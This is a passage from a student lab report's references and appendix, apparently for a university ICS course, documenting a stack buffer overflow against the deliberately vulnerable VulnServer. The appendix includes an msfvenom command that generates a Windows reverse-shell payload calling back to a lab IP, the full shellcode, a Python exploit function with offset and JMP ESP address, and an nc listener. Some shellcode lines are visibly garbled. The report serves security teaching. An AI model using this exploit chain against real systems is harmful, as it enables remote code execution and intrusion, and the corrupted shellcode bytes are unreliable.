- [21] Microsoft. *Thread Stack Size*. Microsoft Learn. URL: <https://learn.microsoft.com/en-us/windows/win32/procthread/thread-stack-size> (accessed on 04/23/2026).
- [22] Corelan. *Mona Manual*. URL: <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual> (accessed on 05/04/2026).
- [23] OffSec Services. *MSFVenom Help Page*. OffSec Services, LLC. URL: <https://www.offsec.com/metasploit-unleashed/msfvenom> (accessed on 05/04/2026).
- [24] Gordon Lyon. *Ncat Man Pages*. URL: <https://nmap.org/book/ncat-man.html> (accessed on 05/04/2026).
- [25] Microsoft. *Little Endian*. Microsoft Learn. URL: <https://learn.microsoft.com/en-us/cpp/mfc/windows-sockets-byte-ordering> (accessed on 04/23/2026).

- [26] The MITRE Corporation. *MITRE ATT&CK Framework*. The MITRE Corporation. URL: <https://attack.mitre.org> (accessed on 04/23/2026).
- [27] The MITRE Corporation. *MITRE D3FEND Framework*. The MITRE Corporation. URL: <https://d3fend.mitre.org> (accessed on 04/23/2026).
- [28] The MITRE Corporation. *CVE - Common Vulnerabilities and Exposures*. The MITRE Corporation. URL: <https://www.cve.org> (accessed on 04/23/2026).
- [29] The MITRE Corporation. *CWE - Common Weakness Enumeration*. The MITRE Corporation. URL: <https://www.cwe.mitre.org> (accessed on 04/23/2026).
- [30] The MITRE Corporation. *MITRE ATT&CK Tactic - Reconnaissance*. The MITRE Corporation. URL: <https://attack.mitre.org/tactics/TA0043> (accessed on 04/23/2026).
- [31] The MITRE Corporation. *MITRE ATT&CK Technique - Active Scanning*. The MITRE Corporation. URL: <https://attack.mitre.org/techniques/T1595> (accessed on 04/23/2026).
- [32] The MITRE Corporation. *MITRE ATT&CK Subtechnique - Vulnerability Scanning*. The MITRE Corporation. URL: <https://attack.mitre.org/techniques/T1595/002> (accessed on 04/23/2026).
- [33] The MITRE Corporation. *MITRE ATT&CK Subtechnique - IP Block Scanning*. The MITRE Corporation. URL: <https://attack.mitre.org/techniques/T1595/001> (accessed on 04/23/2026).
- [34] The MITRE Corporation. *MITRE ATT&CK Mitigation - Pre-Compromise*. The MITRE Corporation. URL: <https://attack.mitre.org/mitigations/M1056/> (accessed on 04/23/2026).
- [35] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Active Scanning*. The MITRE Corporation. URL: <https://attack.mitre.org/detectionstrategies/DET0830> (accessed on 04/23/2026).
- [36] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Vulnerability Scanning*. The MITRE Corporation. URL: <https://attack.mitre.org/detectionstrategies/DET0867> (accessed on 04/23/2026).
- [37] Shodan ®. *Shodan*. Shodan ®. URL: <https://www.shodan.io> (accessed on 04/23/2026).
- [38] The MITRE Corporation. *CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')*. The MITRE Corporation. URL: <https://cwe.mitre.org/data/definitions/120.html> (accessed on 04/23/2026).

- [39] Stephen Bradshaw. *VulnServer Application*. URL: <https://github.com/stephenbradshaw/vulnserver> (accessed on 05/04/2026).
- [40] Cowan, C., Wagle, F., Pu, Calton, et al. "Buffer overflows: attacks and defenses for the vulnerability of the decade". In: *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*. Vol. 2. 2000, 119–129 vol.2. DOI: 10.1109/DISCEX.2000.821514.
- [41] Lhee, Kyung-Suk and Chapin, Steve J. "Buffer overflow and format string overflow vulnerabilities". In: *Software: Practice and Experience* 33.5 (2003), pp. 423–460. DOI: <https://doi.org/10.1002/spe.515>. eprint: <https://onlinelibrary.wiley.com/doi/pdf/10.1002/spe.515>. URL: <https://onlinelibrary.wiley.com/doi/abs/10.1002/spe.515>.
- [42] Aleph One. "Smashing The Stack For Fun And Profit". In: *Phrack* 7.49 (Nov. 1996). URL: https://inst.eecs.berkeley.edu/~cs161/archive/fa08/papers/stack_smashing.pdf (accessed on 05/12/2026).
- [43] The MITRE Corporation. *MITRE ATT&CK Tactic - Initial Access*. The MITRE Corporation. URL: <https://attack.mitre.org/tactics/TA0001> (accessed on 04/23/2026).
- [44] The MITRE Corporation. *MITRE ATT&CK Technique - Exploit Public Facing Application*. The MITRE Corporation. URL: <https://attack.mitre.org/techniques/T1190> (accessed on 04/23/2026).
- [45] The MITRE Corporation. *MITRE ATT&CK Mitigation - Application Isolation and Sandboxing*. URL: <https://attack.mitre.org/mitigations/M1048> (accessed on 04/23/2026).
- [46] The MITRE Corporation. *MITRE ATT&CK Mitigation - Exploit Protection*. URL: <https://attack.mitre.org/mitigations/M1050> (accessed on 04/23/2026).
- [47] The MITRE Corporation. *MITRE ATT&CK Mitigation - Update Software*. URL: <https://attack.mitre.org/mitigations/M1051> (accessed on 04/23/2026).
- [48] The MITRE Corporation. *MITRE ATT&CK Mitigation - Filter Network Traffic*. URL: <https://attack.mitre.org/mitigations/M1037> (accessed on 04/23/2026).
- [49] The MITRE Corporation. *MITRE ATT&CK Mitigation - Limit Access to Resource Over Network*. URL: <https://attack.mitre.org/mitigations/M1035> (accessed on 04/23/2026).
- [50] The MITRE Corporation. *MITRE ATT&CK Mitigation - Network Segmentation*. URL: <https://attack.mitre.org/mitigations/M1030> (accessed on 04/23/2026).

- [51] The MITRE Corporation. *MITRE ATT&CK Mitigation - Privileged Account Management*. URL: <https://attack.mitre.org/mitigations/M1026> (accessed on 04/23/2026).
- [52] The MITRE Corporation. *MITRE ATT&CK Mitigation - Vulnerability Scanning*. URL: <https://attack.mitre.org/mitigations/M1016> (accessed on 04/23/2026).
- [53] The MITRE Corporation. *MITRE ATT&CK Detection - Exploit Public-Facing Application – multi-signal correlation (request → error → post-exploit process/egress)*. The MITRE Corporation. URL: <https://attack.mitre.org/detectionstrategies/DET0080> (accessed on 04/23/2026).
- [54] The MITRE Corporation. *MITRE ATT&CK Technique - Exploitation for Client Execution*. The MITRE Corporation. URL: <https://attack.mitre.org/techniques/T1203> (accessed on 04/23/2026).
- [55] The MITRE Corporation. *MITRE ATT&CK Detection - Exploitation for Client Execution – cross-platform behavior chain (browser/Office/3rd-party apps)*. The MITRE Corporation. URL: <https://attack.mitre.org/detectionstrategies/DET0287> (accessed on 04/23/2026).
- [56] Offsec Services Limited. *Exploit DB*. Offsec Services Limited. URL: <https://www.exploit-db.com> (accessed on 04/23/2026).
- [57] The MITRE Corporation. *MITRE ATT&CK Tactic - Command and Control*. The MITRE Corporation. URL: <https://attack.mitre.org/tactics/TA0101> (accessed on 04/23/2026).
- [58] The MITRE Corporation. *MITRE ATT&CK Technique - Application Layer Protocol*. The MITRE Corporation. URL: <https://attack.mitre.org/techniques/T1071> (accessed on 04/23/2026).
- [59] The MITRE Corporation. *MITRE ATT&CK Mitigation - Network Intrusion Prevention*. The MITRE Corporation. URL: <https://attack.mitre.org/mitigations/M1031> (accessed on 04/23/2026).
- [60] The MITRE Corporation. *MITRE ATT&CK Detection - Detection of Command and Control Over Application Layer Protocols*. The MITRE Corporation. URL: <https://attack.mitre.org/detectionstrategies/DET0444> (accessed on 04/23/2026).

8 Appendix


8.1 Buffer Overflow

The appendix provided as a directory is laid out the following way, containing the following content:

```
Final Report - Simon Neubert/  
├── Windows Scanning and Buffer Overflow  
│   ├── Nmap Scan  
│   │   ├── nmap.txt  
│   │   └── nmap-3389.txt  
│   ├── vulnserver_script  
│   │   ├── unique_charseq.txt  
│   │   └── vulnserver-poc-orig.py
```

- The subdirectory "Nmap scan" the output generated by Nmap (nmap.txt and nmap-3389.txt).
- The subdirectory "vulnserver_script" contains the python script used to execute the attack, and the resources it accessed during runtime.

It was altered during the assignment, and all relevant steps have been left in the code and labeled with comments.



The image shows a terminal window titled 'kali@kali: ~/VPN Configs'. The window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, there are three tabs: 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', and 'kali@kali: ~/VPN Configs'. The terminal content shows the following commands and output:

```
(kali@kali)-[~/VPN Configs]
$ chmod u+x ics.sh

(kali@kali)-[~/VPN Configs]
$ cat ics.sh
#!/bin/bash

# Start Hochschulnetz VPN (tun0)
sudo openvpn --config "/home/kali/VPN Configs/HdM - VPN/HdM-VPN-UDP4-1194-viscosity-config.ovpn" --dev tun0 &
PID1=$!

# Wait a few seconds to ensure first VPN is up
sleep 5

# Start Lab VPN (tun1)
sudo openvpn --config "/home/kali/VPN Configs/ICS Lab/ICS_Lab_Access_icslab_vpnclient.ovpn" --dev tun1 &
PID2=$!

(kali@kali)-[~/VPN Configs]
$ ./ics.sh
2026-05-08 14:50:51 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-05-08 14:50:51 OpenVPN 2.7.0 aarch64-unknown-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-05-08 14:50:51 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
```

Figure 55: VPN configuration on an attacker machine not provided by the HdM


```

(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.2 LPORT=443 EXITFUNC=thread
-a x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
buf = b""
buf += b"\xd6\xf9\x4a\x48\x49\x41\x91\xf8\xf8\x40\x93\x3f"
buf += b"\x3f\x99\x41\x90\xdb\xc5\xd9\x74\x24\xf4\xbb\x60"
buf += b"\xf7\x65\x15\x5e\x2b\xc9\xb1\x52\x31\x5e\x17\x03"
buf += b"\x5e\x17\x83\x8e\x0b\x87\xe0\xb2\x1c\xca\x0b\x4a"
buf += b"\xdd\xab\x82\xaf\xec\xeb\xf1\xa4\x5f\xdc\x72\xe8"
buf += b"\x53\x97\xd7\x18\xe7\xd5\xff\x2f\x40\x53\x26\x1e"
buf += b"\x51\xc8\x1a\x01\xd1\x13\x4f\xe1\xe8\xdb\x82\xe0"
buf += b"\x2d\x01\x6e\xb0\xe6\x4d\xdd\x24\x82\x18\xde\xcf"
buf += b"\xd8\x8d\x66\x2c\xa8\xac\x47\xe3\xa2\xf6\x47\x02"
buf += b"\x66\x83\xc1\x1c\x6b\xae\x98\x97\x5f\x44\x1b\x71"
buf += b"\xae\xa5\xb0\xbc\x1e\x54\xc8\xf9\x99\x87\xbf\xf3"
buf += b"\xd9\x3a\xb8\xc0\xa0\xe0\x4d\xd2\x03\x62\xf5\x3e"
buf += b"\xb5\xa7\x60\xb5\xb9\x0c\xe6\x91 added\x93\x2b\xaa"
buf += b"\xda\x18xca\x7c\x6b\x5a\xe9\x58\x37\x38\x90\xf9"
buf += b"\x9d\xef\xad\x19\x7e\x4f\x08\x52\x93\x84\x21\x39"
buf += b"\xfc\x69\x08\xc1\xfc\xe5\x1b\xb2\xce\xaa\xb7\x5c"
buf += b"\x63\x22\x1e\x9b\x84\x19\xe6\x33\x7b\xa2\x17\x1a"
buf += b"\xb8\xf6\x47\x34\x69\x77\x0c\xc4\x96\xa2\x83\x94"
buf += b"\x38\x1d\x64\x44\xf9\xcd\x0c\x8e\xf6\x32\x2c\xb1"
buf += b"\xdc\x5a\xc7\x48\xb7\x6e\x18\x6f\x45\x07\x1a\x8f"
buf += b"\x48\x6c\x93\x69\x20\x82\xf2\x22 added\x3b\x5f\xb8"
buf += b"\x7c\xc3\x75\xc5\xbf\x4f\x7a\x3a\x71\xb8\xf7\x28"
buf += b"\xe6\x48\x42\x12\xa1\x57\x78\x3a\x2d\xc5\xe7\xba"
buf += b"\x38\xf6\xbf\xed\x6d\xc8\xc9\x7b\x80\x73\x60\x99"
buf += b"\x59\xe5\x4b\x19\x86\xd6\x52\xa0\x4b\x62\x71\xb2"
buf += b"\x95\x6b\x3d\xe6\x49\x3a\xeb\x50\x2c\x94\x5d\x0a"
buf += b"\xe6\x4b\x34\xda\x7f\xa0\x87\x9c\x7f\xed\x71\x40"
buf += b"\x31\x58\xc4\x7f\xfe\x0c\xc0\xf8\xe2\xac\x2f\xd3"
buf += b"\xa6\xcd\xcd\xf1\xd2\x65\x48\x90\x5e\xe8\x6b\x4f"
buf += b"\x9c\x15\xe8\x65\x5d\xe2\xf0\x0c\x58\xae\xb6\xfd"
buf += b"\x10\xbf\x52\x01\x86\xc0\x76"

```

Figure 57: Payload generation on attacker machine


```

38 def get_payload():
39     # Payload generated by msfvenom
40     buf = b""
41     buf += b"\xd6\xf9\x4a\x48\x49\x41\x91\xf8\xf8\x40\x93\x3f"
42     buf += b"\x3f\x99\x41\x90\xdb\xc5\xd9\x74\x24\xf4\xbb\x60"
43     buf += b"\xf7\x65\x15\x5e\x2b\xc9\xb1\x52\x31\x5e\x17\x03"
44     buf += b"\x5e\x17\x83\x8e\x0b\x87\xe0\xb2\x1c\xca\x0b\x4a"
45     buf += b"\xdd\xab\x82\xaf\xec\xeb\xf1\xa4\x5f\xdc\x72\xe8"
46     buf += b"\x53\x97\xd7\x18\xe7\xd5\xff\x2f\x40\x53\x26\x1e"
47     buf += b"\x51\xc8\x1a\x01\xd1\x13\x4f\xe1\xe8\xdb\x82\xe0"
48     buf += b"\x2d\x01\x6e\xb0\xe6\x4d\xdd\x24\x82\x18\xde\xcf"
49     buf += b"\xd8\x8d\x66\x2c\xa8\xac\x47\xe3\xa2\xf6\x47\x02"
50     buf += b"\x66\x83\xc1\x1c\x6b\xae\x98\x97\x5f\x44\x1b\x71"
51     buf += b"\xae\xa5\xb0xbc\x1e\x54\xc8\xf9\x99\x87\xbf\xf3"
52     buf += b"\xd9\x3a\xb8\xc0\xa0\xe0\x4d\xd2\x03\x62\xf5\x3e"
53     buf += b"\xb5\xa7\x60\xb5\xb9\x0c\xe6\x91\xdd\x93\x2b\xaa"
54     buf += b"\xda\x18\xca\x7c\x6b\x5a\xe9\x58\x37\x38\x90\xf9"
55     buf += b"\x9d\xef\xad\x19\x7e\x4f\x08\x52\x93\x84\x21\x39"
56     buf += b"\xfc\x69\x08\xc1xfc\xe5\x1b\xb2\xce\xaa\xb7\x5c"
57     buf += b"\x63\x22\x1e\x9b\x84\x19\xe6\x33\x7b\xa2\x17\x1a"
58     buf += b"\xb8\xf6\x47\x34\x69\x77\x0c\xc4\x96\xa2\x83\x94"
59     buf += b"\x38\x1d\x64\x44\xf9\xcd\x0c\x8e\xf6\x32\x2c\xb1"
60     buf += b"\xdc\x5a\xc7\x48\xb7\x6e\x18\x6f\x45\x07\x1a\x8f"
61     buf += b"\x48\x6c\x93\x69\x20\x82\xf2\x22\xdd\x3b\x5f\xb8"
62     buf += b"\x7c\xc3\x75\xc5\xbf\x4f\x7a\x3a\x71\xb8\xf7\x28"
63     buf += b"\xe6\x48\x42\x12\xa1\x57\x78\x3a\x2d\xc5\xe7\xba"
64     buf += b"\x38\xf6\xbf\xed\x6d\xc8\xc9\x7b\x80\x73\x60\x99"
65     buf += b"\x59\xe5\x4b\x19\x86\xd6\x52\xa0\x4b\x62\x71\xb2"
66     buf += b"\x95\x6b\x3d\xe6\x49\x3a\xeb\x50\x2c\x94\x5d\x0a"
67     buf += b"\xe6\x4b\x34\xda\x7f\xa0\x87\x9c\x7f\xed\x71\x40"
68     buf += b"\x31\x58\xc4\x7f\xfe\x0c\xc0\xf8\xe2\xac\x2f\xd3"
69     buf += b"\xa6\xcd\xcd\xf1\xd2\x65\x48\x90\x5e\xe8\x6b\x4f"
70     buf += b"\x9c\x15\xe8\x65\x5d\xe2\xf0\x0c\x58\xae\xb6\xfd"
71     buf += b"\x10\xbf\x52\x01\x86\xc0\x76"
72     return buf

```

Figure 58: Payload used in python script on attacker machine




Figure 59: Impermanent JMP ESP instruction located at 7709E871, pre-restart




Figure 60: Impermanent JMP ESP instruction located at 76E4E871, post-restart

```
def replicate_crash(ip):
    """Replicating the crash using a string of A\'s with the neccessary length"""
    #req = "AUTH " + "\x41" * 1072


    """Replicating the crash using a string of unique characters with the neccessary length"""
    #req = "AUTH " + get_string_from_file('unique_charseq.txt')

    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    #req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24

    """Sending bad characters to determine termination bytes"""
    #req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\xE8\x09\x77" + payload + "\x42" * 24
    #7709E871
    connect_to_server(ip, req)
```

Figure 61: Using impermanent JMP ESP instruction location found before the restart in attack script



```
(kali@kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ python2 vulnserver-poc-orig.py 192.168.61.45
'>Hello There.\r\n'

kali@kali: ~/1 - Buffer Overflow/vulnserver_script
Session Actions Edit View Help
kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/VPN Configs x
(kali@kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ nc -lvp 443
listening on [any] 443 ...
```

Figure 62: No reverse shell when attacking with the old JMP ESP address post restart

```
def replicate_crash(ip):
    """Replicating the crash using a string of A\'s with the neccessary length"""
    #req = "AUTH " + "\x41" * 1072

    """Replicating the crash using a string of unique characters with the neccessary length"""
    #req = "AUTH " + get_string_from_file('unique_charseq.txt')

    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    #req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24

